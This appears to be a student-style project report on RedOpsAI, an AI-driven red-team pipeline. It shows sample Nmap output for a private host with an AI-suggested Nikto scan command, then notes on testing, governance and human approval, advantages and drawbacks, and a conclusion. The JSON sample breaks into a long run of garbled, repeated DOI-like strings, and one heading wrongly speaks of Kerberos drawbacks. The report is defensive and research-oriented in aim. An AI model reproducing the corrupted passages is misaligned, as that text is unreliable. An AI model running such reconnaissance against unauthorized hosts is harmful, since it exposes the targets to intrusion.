
























#### **Report Output**

#### PDF Form:

RedOps Al Attack Report - 192.168.1.53

```
Timestamp: 2025-08-07 12:00:58.356149
>> Nmap Scan Result:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 11:59 IST
Nmap scan report for 192.168.1.53
Host is up (0.0085s latency).
Not shown: 991 closed tcp ports (reset)
PORT STATE SERVICE
                             VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1521/tcp open oracle-tns Oracle TNS Listener 10.2.0.1.0 (for 32-bit Windows)
3306/tcp open mysql MySQL (unauthorized)
5357/tsp open MySQL (unauthorized)
5357/tcp open http
                        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
http-server-header: Microsoft-HTTPAPI/2.0
5560/tcp open http
                        Oracle Application Server httpd 9.0.4.1.0
I http-methods:
  Potentially risky methods: TRACE
http-title: Oracle Application Server Containers for J2EE 10g
http-server-header: Oracle Application Server Containers for J2EE 10g (9.0.4.1.0)
MAC Address: F8:54:F6:B7:84:C5 (AzureWave Technology)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=8/7%OT=135%CT=1%CU=34246%PV=Y%DS=1%DC=D%G=Y%M=F854F6%T
OS:M=68944800%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=I%CI=I%II=I
OS:%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=105%
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OS:S%TS=A)SEQ(SP=F9%GCD=1%ISR=FF%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M5B4NW8ST1
OS:1%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4NW8ST11%O6=M5B4ST
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OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
 date: 2025-08-07T06:30:16
  start_date: N/A
| nbstat: NetBIOS name: ADITYA, NetBIOS user: <unknown>, NetBIOS MAC: f8:54:f6:b7:84:c5 (AzureWave Technology)
I smb2-security-mode:

    Message signing enabled but not required

TRACEROUTE
HOP RTT ADDRESS
1 8.47 ms 192.168.1.53
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 39.00 seconds
>> Al Suggested Tool: nikto
>> Command: nikto -host 192.168.1.53
```

#### **JSON Form:**

```
"victim_ip": "192.168.1.53",
    "nmap_scan": "Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 12:45 IST\nNmap scan report for 192.168.1.53\nHost is up (0.015s latency).\nNot shown: 994 filtered tcp ports (no-response)\nPORT STATE SERVICE VERSION\n135/tcp open msrpc Nicrosoft Windows RPC\n139/tcp open netbios-ssn Microsoft Windows netbios-ssn\n445/tcp open microsoft-ds?\n902/tcp open ssl/wmware-auth vMware Authentication Daemon 1.10 (Uses VNC, SOAP)\n512/tcp open wmware-auth vMware Authentication Daemon 1.10 (Uses VNC, SOAP)\n512/tcp open microsoft-ds?\n902/tcp open ssl/wmware-auth vMware Authentication Daemon 1.10 (Uses VNC, SOAP)\n5357/tcp open http Microsoft HITPAPI httpd://doi.org/10.000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.0000/10.00000/10.0000/10.0000/10.0000/10.0000/10.0000/10.00000/10.00000/10.0000/10.0000/
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#### **Testing & validation**

- Unit tests for parsers (use saved XML outputs).
- Integration tests on isolated lab VMs (OWASP Juice Shop, Metasploitable).
- AI validation: create small labeled dataset (historical CVE → exploit success flag) to measure ranking precision@k, recall, and calibrate scoring weights.
- Simulated exploitation: verify orchestrator-to-exploit workflow using stubbed results before connecting to any live exploit engine.

#### Security, Sandboxing & Governance

- **Authorization**: always validate allowed\_targets before any scan/exploit. Keep a signed scope file.
- **Sandboxing**: run exploitation modules inside ephemeral VMs/containers. Use network segmentation.
- Secrets: store API keys/credentials in a secrets manager (HashiCorp Vault, AWS Secrets Manager). Do not hardcode.
- **Human-in-the-Loop**: require explicit human approval for any high-impact exploit execution (documented audit trail).
- Audit logs: persist comprehensive logs, maintain immutable records for

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#### 7. ADVANTAGES & DISADVANTAGES

The major advantages are as follows:

#### a) Automation of Red Team Workflow

RedOpsAI integrates reconnaissance, vulnerability scanning, AI-based prioritization, and reporting into a single automated pipeline, reducing manual effort and improving operational efficiency.

#### b) AI-Driven Decision Making

The AI Decision Engine intelligently ranks vulnerabilities based on exploitability, potential impact, and contextual factors, ensuring high-value targets are addressed first.

#### c) Modular Architecture

Each module (Reconnaissance, Vulnerability Analysis, Exploitation, Reporting) operates independently, making the system easy to extend, debug, and upgrade.

#### d) Customizable and Extensible

Supports integration with additional scanning tools, custom payload generators, or external threat intelligence feeds without rewriting core logic.

#### e) Comprehensive Reporting

Automatically generates both technical and executive-level reports, improving communication between technical teams and management.

Some drawbacks of Kerberos authentication are:

#### a) Initial Setup Complexity

Requires configuration of multiple services (Docker, AI models, scanners) and proper networking between containers, which may be challenging for beginners.

#### b) Resource Intensive

Running vulnerability scanners and AI inference simultaneously can be CPU- and memory-intensive, especially for large target scopes.

#### c) Dependency on External Databases

CVE lookups and vulnerability intelligence rely on external sources (NVD, vendor advisories), which may have rate limits or downtime.

# d) Ethical and Legal Limitations

The exploitation module must only be run in authorized environments; improper use could lead to legal consequences.

#### e) False Positives / False Negatives

AI scoring, while intelligent, is still subject to inaccuracies due to incomplete or misleading vulnerability data.

#### f) Maintenance Overhead

Regular updates are needed for scanners, AI models, and CVE databases to maintain accuracy and effectiveness.

#### 8. CONCLUSION

The development of RedOpsAI demonstrates how artificial intelligence can be effectively integrated into red team operations to automate, accelerate, and enhance offensive security assessments. By combining traditional reconnaissance and vulnerability scanning tools with an AI-driven decision engine, RedOpsAI is able to intelligently prioritize attack surfaces, adapt its strategy in real time, and generate actionable reports for both technical and non-technical stakeholders.

Throughout the project, a modular and containerized architecture was adopted, ensuring scalability, portability, and ease of future upgrades. This design choice enables seamless integration of additional tools, updated AI models, and advanced exploitation frameworks as the threat landscape evolves.

While the system offers significant operational advantages—such as reduced manual workload, faster turnaround, and data-driven decision making—it also introduces challenges, including setup complexity, reliance on external data sources, and the need for strict ethical boundaries. These challenges highlight the importance of responsible deployment and governance, ensuring that such a platform is only operated within authorized and controlled environments.

In conclusion, RedOpsAI serves as a proof of concept for an intelligent, automated red teaming assistant. It paves the way for further research and development into AI-enhanced cybersecurity tools, where human expertise is amplified rather than replaced, leading to more efficient, informed, and effective security assessments.

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